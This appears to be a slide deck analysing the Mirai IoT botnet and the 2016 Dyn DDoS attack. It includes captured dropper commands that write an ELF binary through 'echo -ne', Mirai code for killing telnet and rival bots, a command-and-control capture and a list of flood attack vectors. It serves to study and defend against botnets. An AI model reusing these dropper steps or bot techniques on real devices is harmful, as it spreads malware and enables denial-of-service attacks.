lrwxrwxrwx 1 556 44 7 Jan 1 1970 tty -> busybox
-rwxr-xr-x 1 556 44 52116 Jan 1 1970 udevd
-rwxr-xr-x 1 556 44 43816 Jan 1 1970 udevinfo
-rwxr-xr-x 1 556 44 43816 Jan 1 1970 udevstart
lrwxrwxrwx 1 556 44 7 Jan 1 1970 udpsvd -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 umount -> busybox
-rwxr-xr-x 1 556 44 61548 Jan 1 1970 upgraded
lrwxrwxrwx 1 556 44 7 Jan 1 1970 xargs -> busybox
#
```

- Most common shell on IoT devices

Download bot



Wireshark · Follow TCP Stream (tcp.stream eq 27) · cameradome-20161118-04

```
# /bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
wget: applet not found
tftp: applet not found
ECCHI: applet not found
```

428 client pkt(s), 1,988 server pkt(s), 852 turns.

Entire conversation (813 kB) Show data as ASCII Stream 27

Find:

Download bot

```
Wireshark · Follow TCP Stream (tcp.stream eq 27) · cameradome-20161118-04

# echo -ne '\x7f\x45\x4c
\x46\x01\x01\x01\x61\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\x00\x00\x18
\x84\x00\x00\x34\x00\x00\x00\xbc
\x64\x00\x00\x02\x02\x00\x00\x34\x00\x20\x00\x03\x00\x28\x00\x06\x00\x05\x00\x01\x00\x00
\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00\x80\x00\x00\x18\x62\x00\x00\x18\x62\x00\x00\x05
\x00\x00\x00\x00\x80\x00\x00\x01\x00\x00\x00\x18\x62\x00\x00\x18\x62\x01\x00\x18\x62\x01
\x00\x80\x02\x00\x00\x7c
\x23\x00\x00\x06\x00\x00\x00\x00\x80\x00\x00\x51\xe5\x74\x64\x00\x00\x00\x00\x00\x00\x00
\x00' > upnp; /bin/busybox ECCHI
echo -ne '\x7f\x45\x4c\x46\x01\x01\x01\x61\x00\x00\x00\x00\x00\x00\x00\x00\x02
\x00\x28\x00\x01\x00\x00\x00\x18\x84\x00\x00\x34\x00\x00\x00\xbc\x64\x00\x00\x02
\x02\x00\x00\x34\x00\x20\x00\x03\x00\x28\x00\x06\x00\x05\x00\x01\x00\x00\x00\x00
\x00\x00\x00\x00\x80\x00\x00\x00\x80\x00\x00\x18\x62\x00\x00\x18\x62\x00\x00\x05
\x00\x00\x00\x00\x80\x00\x00\x01\x00\x00\x00\x18\x62\x00\x00\x18\x62\x01\x00\x18
\x62\x01\x00\x80\x02\x00\x00\x7c\x23\x00\x00\x06\x00\x00\x00\x00\x80\x00\x00\x51
\xe5\x74\x64\x00\x00\x00\x00\x00\x00\x00\x00' > upnp; /bin/busybox ECCHI
ECCHI: applet not found
# echo -ne
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x07\x00\x00\x00\x04\x00\x00\x00\x00
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x70\x40\x2d\xe9\x3c\x50\x9f\xe5\x3c\x60\x9f
\xe5\x00\x30\x95\xe5\x00\x20\x96\xe5\x34\xe0\x9f\xe5\x34\x40\x9f
\xe5\x83\x35\x23\xe0\xa2\x09\x22\xe0\x00\x10\x9e
\xe5\x00\xc0\x94\xe5\x00\x00\x23\xe0\x23\x04\x20\xe0\x00\x10\x85\xe5\x00\xc0\x8e
\xe5\x00\x20\x84\xe5\x00\x00\x86\xe5\x70\x80\xbd\xe8\x98\x64\x01\x00\xa4\x64\x01\x00\x9c
\x64\x01\x00\xa0\x64\x01\x00\x00\x10\xa0\xe1\x00\x00\x9f\xe5' >> upnp; /bin/busybox
ECCHI
echo -ne '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x07\x00\x00\x00\x04
```

Robert Graham

Kills Telnet

```
root@odroidrouter: ~  
735 root      1352 S      route_switch  
738 root      9548 S      dvrHelper /lib/modules /usr/bin/Sofia 127.0.0.1 9578 1  
739 root      1300 S      telnetd  
750 root      463m S      /usr/bin/Sofia  
769 root           0 SW      [kworker/0:2]  
864 root      1252 S      -sh  
2015 root     1252 S      -sh  
2016 root      1248 S      sh  
2167 root      1252 S      -sh  
2168 root      1256 S      sh  
2591 root      1240 R      ps  
# Connection closed by foreign host.
```

/bin/busybox telnetd -p 2323

```
39 // Kill telnet service and prevent it from restarting  
40 #ifdef KILLER_REBIND_TELNET  
41 #ifdef DEBUG  
42     printf("[killer] Trying to kill port 23\n");  
43 #endif  
44     if (killer_kill_by_port(htons(23)))  
45     {  
46 #ifdef DEBUG  
47         printf("[killer] Killed tcp/23 (telnet)\n");  
48 #endif  
49     } else {  
50 #ifdef DEBUG  
51         printf("[killer] Failed to kill port 23\n");  
52 #endif  
53     }
```

Kills rival bots

```
while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
{
    if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
        mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
        mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
        mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
        mem_exists(rdbuf, ret, m_zollard, m_zollard_len))
    {
        found = TRUE;
        break;
    }
}
```

Connect to command/control

infection4.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 39

No.	Time	Source	Destination	Protocol	Length	Info
2403	1032.998958	192.168.1.10	185.127.25.96	TCP	74	44463 → 23 [SYN] Seq=...
2408	1033.161257	185.127.25.96	192.168.1.10	TCP	74	23 → 44463 [SYN, ACK]...
2409	1033.162334	192.168.1.10	185.127.25.96	TCP	66	44463 → 23 [ACK] Seq=...
2410	1033.162367	192.168.1.10	185.127.25.96	TELNET	70	Telnet Data ...
2411	1033.333642	185.127.25.96	192.168.1.10	TCP	66	23 → 44463 [ACK] Seq=...
2412	1033.334526	192.168.1.10	185.127.25.96	TELNET	77	Telnet Data ...
3440	1033.609848	185.127.25.96	192.168.1.10	TCP	66	23 → 44463 [ACK] Seq=...
11747	1043.178851	192.168.1.10	185.127.25.96	TELNET	68	Telnet Data ...
11753	1043.419467	185.127.25.96	192.168.1.10	TCP	66	23 → 44463 [ACK] Seq=...

> Frame 2412: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)

> Ethernet II, Src: IstorNet_4c:6e:2f (00:12:15:4c:6e:2f), Dst: Wibrain_33:14:44 (00:1e:06:33:14:44)

> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 185.127.25.96

> Transmission Control Protocol, Src Port: 44463 (44463), Dst Port: 23 (23), Seq: 5, Ack: 1, Len: 11


▼ Telnet

Data: \n
Data: telnet.arm

```

0000  00 1e 06 33 14 44 00 12 15 4c 6e 2f 08 00 45 00  ...3.D.. .Ln/..E.
0010  00 3f 02 da 40 00 40 06 a3 4d c0 a8 01 0a b9 7f  .?..@.@. .M.....
0020  19 60 ad af 00 17 62 1b 95 c7 e1 49 51 ec 80 18  .`...b. ...IQ...
0030  1c 84 0c b1 00 00 01 01 08 0a 00 01 97 36 00 c5  .....6..
0040  27 20 0a 74 65 6c 6e 65 74 2e 61 72 6d         '.telne t.arm
  
```

infection4 | Packets: 162743 · Displayed: 17 (0.0%) · Load time: 0:1.958 | Profile: Default




cameradome-20161118-05.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
1365...	1469.836938	192.168.1.10	96.75.214.47	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.836963	192.168.1.10	114.129.79.94	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.836985	192.168.1.10	79.173.46.8	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.837015	192.168.1.10	83.43.62.94	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.837230	192.168.1.10	171.62.250.78	TCP	60	8223 → 2323 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.837266	192.168.1.10	149.60.11.156	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.837295	192.168.1.10	69.24.10.29	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.837318	192.168.1.10	95.72.188.236	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.837639	192.168.1.10	112.151.252.240	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.837669	192.168.1.10	178.185.177.102	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.837693	192.168.1.10	142.115.40.4	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841355	192.168.1.10	18.159.246.65	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841390	192.168.1.10	191.190.207.128	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841421	192.168.1.10	61.58.247.162	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841445	192.168.1.10	168.107.31.112	TCP	60	8223 → 2323 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841470	192.168.1.10	105.34.150.93	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841494	192.168.1.10	136.247.188.131	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841779	192.168.1.10	201.26.214.219	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841807	192.168.1.10	117.106.228.203	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841832	192.168.1.10	73.139.182.206	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.841854	192.168.1.10	9.251.148.162	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.842227	192.168.1.10	198.104.4.4	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.842256	192.168.1.10	196.53.30.237	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365...	1469.842293	192.168.1.10	96.185.2.104	TCP	60	8223 → 23 [SYN] Seq=0 Win=17783 Len=0

List of possible attacks



The image shows a screenshot of the Visual Studio Code editor with a file named 'attack.h' open. The code defines a list of attack types using preprocessor directives. The status bar at the bottom indicates the current cursor position is at line 1, column 1, with 4 spaces, in UTF-8 encoding, using LF line endings, and the file is in C++ mode.

```
attack.h
33
34 #define ATK_VEC_UDP      0 /* Straight up UDP flood */
35 #define ATK_VEC_VSE     1 /* Valve Source Engine query flood */
36 #define ATK_VEC_DNS     2 /* DNS water torture */
37 #define ATK_VEC_SYN     3 /* SYN flood with options */
38 #define ATK_VEC_ACK     4 /* ACK flood */
39 #define ATK_VEC_STOMP   5 /* ACK flood to bypass mitigation devices */
40 #define ATK_VEC_GREIP   6 /* GRE IP flood */
41 #define ATK_VEC_GREETH  7 /* GRE Ethernet flood */
42 //#define ATK_VEC_PROXY  8 /* Proxy knockback connection */
43 #define ATK_VEC_UDP_PLAIN 9 /* Plain UDP flood optimized for speed */
44 #define ATK_VEC_HTTP    10 /* HTTP layer 7 flood */
45
```

Ln 1, Col 1 Spaces: 4 UTF-8 LF C++

Attack on Google Project Shield

- 130 million SYN per second
- 450 million HTTP queries per second
 - From 175,000 IP addresses
- 4 million ACK flood
- GRE floods
- UDP floods

<https://arstechnica.com/security/2017/02/how-google-fought-back-against-a-crippling-iot-powered-botnet-and-won/>

DYN DDoS

- Classic “hit the root name servers”
 - ...except one layer down
- Port 53 UDP flood
 - ~600gpbs to ~1.2tbps
- Amplified by failed DNS lookups
 - No cached failed response

W 2016 Dyn cyberattack - V x


Secure https://en.wikipedia.org/wiki/2016_Dyn_cyberattack

Edit links

Affected services [edit]

Services affected by the attack included:

- Airbnb^[12]
- Amazon.com^[9]
- Ancestry.com^[13]
- *The A. V. Club*^[15]
- BBC^[14]
- *The Boston Globe*^[12]
- Box^[16]
- *Business Insider*^[14]
- CNN^[14]
- Comcast^[17]
- CrunchBase^[14]
- DirecTV^[14]
- *The Elder Scrolls Online*^{[14][18]}
- Electronic Arts^[17]
- Etsy^{[12][19]}
- Education Quality and Accountability Office (EQAO) online testing^{[20][21]}
- FiveThirtyEight^[1]
- Fox News^[22]
- *The Guardian*^[22]
- GitHub^{[12][17]}
- Grubhub^[23]
- HBO^[14]
- Heroku^[24]
- HostGator^[14]
- iHeartRadio^{[13][17]}
- Imgur^[26]
- Indiegogo^[13]
- Mashable^[27]
- National Hockey League^[14]
- Netflix^{[14][22]}
- *The New York Times*^{[12][17]}
- Overstock.com^[1]
- PayPal^[19]
- Pinterest^{[17][19]}
- Pixlr^[14]
- PlayStation Network^[17]
- Qualtrics^[13]
- Quora^[14]
- Reddit^{[13][17][19]}
- Roblox^[28]
- Ruby Lane^[14]
- *RuneScape*^[13]
- SanexBox^[24]
- Seamless^[26]
- *Second Life*^[29]
- Shopify^[12]
- Slack^[26]
- SoundCloud^[12]
- Squarespace^[14]
- Spotify^{[13][17][19]}
- Starbucks^{[13][25]}
- Storify^[16]
- Swedish Civil Contingencies Agency^[30]
- Swedish Government^[30]
- Tumblr^{[13][17]}
- Twilio^{[13][14]}
- Twitter^{[12][13][17][19]}
- Verizon Communications^[1]
- Visa^[31]
- Vox Media^[32]
- Walgreens^[14]
- *The Wall Street Journal*^[22]
- Wikia^[13]
- *Wired*^[16]
- Wix.com^[33]
- WWE Network^[34]
- Xbox Live^[35]
- Yammer^[26]
- Yelp^[14]
- Zillow^[14]



<http://dyn.com/dns/network-map/>

Atlanta -> North Virginia

```
rob@raspfullnode: ~  
3 xe-8-0-0-sur01.n4atlanta.ga.atlanta.comcast.net (68.86.110.137) 14.043  
ms 14.880 ms 14.927 ms  
4 96.108.151.117 (96.108.151.117) 18.882 ms 19.189 ms 19.773 ms  
5 be-7725-cr02.56marietta.ga.ibone.comcast.net (68.86.93.125) 18.117 ms  
16.663 ms 18.004 ms  
6 hu-0-10-0-1-pe03.56marietta.ga.ibone.comcast.net (68.86.86.62) 15.333  
ms 10.595 ms 15.669 ms  
7 50.242.151.58 (50.242.151.58) 10.716 ms 16.500 ms 16.441 ms  
8 ae-5.r20.atlnga05.us.bb.gin.ntt.net (129.250.5.213) 16.126 ms 16.188  
ms 15.044 ms  
9 ae-4.r22.asbnva02.us.bb.gin.ntt.net (129.250.4.165) 28.862 ms 28.942  
ms 28.887 ms  
10 ae-1.r05.asbnva02.us.bb.gin.ntt.net (129.250.2.20) 23.347 ms 28.061 ms  
s 28.922 ms  
11 xe-0-3-0-14.r05.asbnva02.us.ce.gin.ntt.net (168.143.97.146) 26.895 ms  
28.085 ms 27.720 ms  
12 hivecast-81-usiad.as15135.net (162.88.101.4) 27.919 ms hivecast-82-usi  
ad.as15135.net (162.88.101.5) 23.507 ms hivecast-84-usiad.as15135.net (162  
.88.101.7) 29.430 ms  
13 ns3.p34.dynect.net (208.78.71.34) 28.936 ms 29.166 ms 28.940 ms
```

Add own second DNS

```
rob@raspfullnode: ~  
;; AUTHORITY SECTION:  
twitter.com.      172800  IN      NS      ns3.p34.dynect.net.  
twitter.com.      172800  IN      NS      ns4.p34.dynect.net.  
twitter.com.      172800  IN      NS      r01-01.ns.twtrdns.net.  
twitter.com.      172800  IN      NS      r01-02.ns.twtrdns.net.  
twitter.com.      172800  IN      NS      d01-01.ns.twtrdns.net.  
twitter.com.      172800  IN      NS      d01-02.ns.twtrdns.net.  
  
;; ADDITIONAL SECTION:  
ns3.p34.dynect.net. 172800  IN      A       208.78.71.34  
ns4.p34.dynect.net. 172800  IN      A       204.13.251.34  
r01-01.ns.twtrdns.net. 172800  IN      A       205.251.195.113  
r01-02.ns.twtrdns.net. 172800  IN      A       205.251.197.74  
d01-01.ns.twtrdns.net. 172800  IN      A       208.78.70.34  
d01-02.ns.twtrdns.net. 172800  IN      A       204.13.250.34
```

Add Amazon DNS

```
rob@raspfullnode: ~  
;; AUTHORITY SECTION:  
etsy.com.      172800  IN      NS      ns1.p28.dynect.net.  
etsy.com.      172800  IN      NS      ns3.p28.dynect.net.  
etsy.com.      172800  IN      NS      ns-162.awsdns-20.com.  
etsy.com.      172800  IN      NS      ns-1264.awsdns-30.org.  
  
;; ADDITIONAL SECTION:  
ns1.p28.dynect.net.  172800  IN      A      208.78.70.28  
ns3.p28.dynect.net.  172800  IN      A      208.78.71.28  
ns-162.awsdns-20.com. 172800  IN      A      205.251.192.162
```


Drop DYN

```
rob@raspfullnode: ~  
;; AUTHORITY SECTION:  
CNN.COM.          172800  IN      NS      pdns3.ultradns.org.  
CNN.COM.          172800  IN      NS      pdns4.ultradns.org.  
CNN.COM.          172800  IN      NS      pdns1.ultradns.net.  
